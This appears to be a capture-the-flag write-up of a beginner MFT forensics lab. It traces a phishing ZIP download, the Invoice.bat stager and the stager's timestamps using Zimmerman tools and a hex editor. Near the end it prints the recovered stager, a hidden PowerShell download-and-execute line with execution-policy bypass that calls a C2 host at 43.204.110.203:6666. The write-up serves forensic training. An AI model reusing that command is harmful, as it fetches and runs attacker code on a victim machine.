📓 Overview
BFT lab is a Sherlock challenge and rated as Very Easy level. It’s about Master File Table (MFT) forensic within NTFS filesystem, where a user named Simon Stark was targeted by attackers on Feb 13, downloading a malicious ZIP via email by phishing attack.
Tools used
- Eric Zimmerman’s Tools: a powerful Windows forensics utitlies. I used it to parse Master File Table ($MFT) and analyse logs in a timeline.
- ImHex: to analyse memory using Hex editor.
- CyberChef: to decode hex offsets.
💻 Initial analysis
Sherlock Scenario
In this Sherlock, you will become acquainted with MFT (Master File Table) forensics. You will be introduced to well-known tools and methodologies for analyzing MFT artifacts to identify malicious activity. During our analysis, you will utilize the MFTECmd tool to parse the provided MFT file, TimeLine Explorer to open and analyze the results from the parsed MFT, and a Hex editor to recover file contents from the MFT.
Tools Used:
- MFTECmd
- TimeLine Explorer
- HxD Hex Editor
MFTECmd.exe -f "C:\Users\CyberJunkie\Desktop\C\\$MFT" --csv "C:\Users\CyberJunkie\Desktop\" --csvf MFT_ANALYSIS.csvThe above command processes the MFT file located in “C:\Users\CyberJunkie\Desktop\C” and creates a CSV file named MFT_ANALYSIS.csv on the Desktop of the user CyberJunkie.
Note: You will need to replace the file paths with your own.
Next, open the CSV file in TimeLine Explorer to begin your analysis.
Zimmerman tools setup
Note
Just a quick note that some zimmerman programs like MFTECmd, EvtxECmd and RECmd are cross-platform that can also run on Linux, but programs like TimelineExplorer, RegistryExplorer and EventLogExplorer are Windows-only programs. So, you might need to setup Windows VM or Windows environment.
Before beginning the analysis, I setup the tools to use them as the scenario described. The Zimmerman tools are recommended to use .NET 9 framework, I installed all the dependencies to run them properly:
# installing dependencies
yay -S dotnet-runtime-9.0 powershell-bin
Then, I downloaded Get-ZimmermanTools.zip that contains a PowerShell script to automatically download all Zimmerman tools.
unzip Get-ZimmermanTools.zip
cd ZimmermanTools

# run the script to automatically download all tools
pwsh -File ./Get-ZimmermanTools.ps1 -Dest ./ -NetVersion 9
cd net9
Next, you can run any of these the programs using .NET 9 framework on any Linux systems as shown below:
dotnet MFTECmd.dll -f "/path/to/$MFT" --csv "/output/path" --csvf "mft_results.csv"👨💻 Q&A
T-1. Simon Stark was targeted by attackers on February 13. He downloaded a ZIP file from a link received in an email. What was the name of the ZIP file he downloaded from the link?

First, I convert the $MFT (Master File Table) raw file into CSV file, so we’ll be able to analyse the memory logs in human readable format.
MFTECmd.dll -f "/path/to/$MFT" --csv "/output/path" --csvf "mft_results.csv"When we get the CSV file, we can open it in TimelineExplorer.exe to start the analysis:

The task mentioned that Simon downloaded a ZIP file on Feb 13. We can find it by filtering the file’s Created Time: Feb 13, and File Extension: .zip.
Since we don’t know the exact year for the downloaded time, we can search by using the date range:
When the search filter is applied, we can see the results:

In these results, we can ignore the file Archive.zip as it’s not related to the incident and from a different year (if we check its created time).
The remaining three files, which all seems related to incident occurred in the same day in year 2024:
- The file
invoices.zipis a child file of parent file `Stage-20240213T093324Z-001.zip. - The file
KAPE.zipcomes at last after the above files.
So, if we also carefully trace the downloaded time by the timeline, Stage-20240213T093324Z-001.zip is determined to be the initial download due to its parent path reference in invoices.zip ZIP file.
T-2. Examine the Zone Identifier contents for the initially downloaded ZIP file. This field reveals the HostUrl from where the file was downloaded, serving as a valuable Indicator of Compromise (IOC) in our investigation/analysis. What is the full Host URL from where this ZIP file was downloaded?
When files are downloaded via a web browser, Windows leverages the NTFS file system feature known as Alternate Data Streams (ADS) to attach metadata, including the source URL, to the file without altering its visible content.
ADS allows multiple data streams to coexist within a single file, traditionally used to store resource forks (like icons or summaries) separate from the main file data.
By applying a search for Stage-20240213T093324Z-001.zip identifier reference files, we can find the URL source:

Now, we found that the initial ZIP file was downloaded from a Google drive.
T-3. What is the full path and name of the malicious file that executed malicious code and connected to a C2 server?
If we look around the same time Stage file created, we can spot that there’s a file named Invoice.bat extracted from Stage-20240213T093324Z-001.zip:

This is known as a batch file (.bat) that are often used by attackers to execute commands on Windows. We can look at its Parent Path to answer this task.
T-4. Analyze the $Created0x30 timestamp for the previously identified file. When was this file created on disk?
This timestamps are essential for understanding the sequence of events leading up to and following the security incident. To find the timestamp of invoice.bat file, we can directly look at the Created0x30 column (truth for the actual file origin time):

T-5. Finding the hex offset of an MFT record is beneficial in many investigative scenarios. Find the hex offset of the stager file from Question 3.
To identify the offset of the stager file invoices.bat, we first need to look at the Entry Number:

It’s 23436 and we’ll need to multiply it by 1024 because MFT entry occupies 1024 bytes, then we convert that decimal numbers to hex.
We get 23998464 as the offset in decimal value. If we’re going to use it in tools like hex editor, the conversion to hex is needed.

T-6. Each MFT record is 1024 bytes in size. If a file on disk has smaller size than 1024 bytes, they can be stored directly on MFT File itself. These are called MFT Resident files. During Windows File system Investigation, its crucial to look for any malicious/suspicious files that may be resident in MFT. This way we can find contents of malicious files/scripts. Find the contents of The malicious stager identified in Question3 and answer with the C2 IP and port.
There’re resident files that can be contained within the MFT when a file size is smaller than 900 bytes. If we investigate invoice.bat about its file size, we can confirm that is a MFT Resident file:

It means that the content of the files are actually stored within MFT itself. We can start by looking the raw $MFT in a hex editor:

Using ImHex editor tool and locating the address by @ 0x16e000, scroll bit to find malicious code around it, there’s a malicious PowerShell script as a part of the malware:
@echo off
start /b powershell.exe -nol -w 1 -nop -ep bypass "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://43.204.110.203:6666/download/powershell/Om1hdHRpZmVzdGF
By analyzing the code, we can extract the IP address and port used by the malware for C2 control by the attacker. These details can used for blocking
further malicious communications to improve the security posture.
💭 Lessons learned
This challenge introduced practical Master File Table (MFT) forensics and demonstrated how valuable NTFS metadata can be during an investigation. Through the analysis, I learned how to parse raw $MFT artifacts, build timelines of user activity, and trace malicious events from an initial phishing download to malware execution.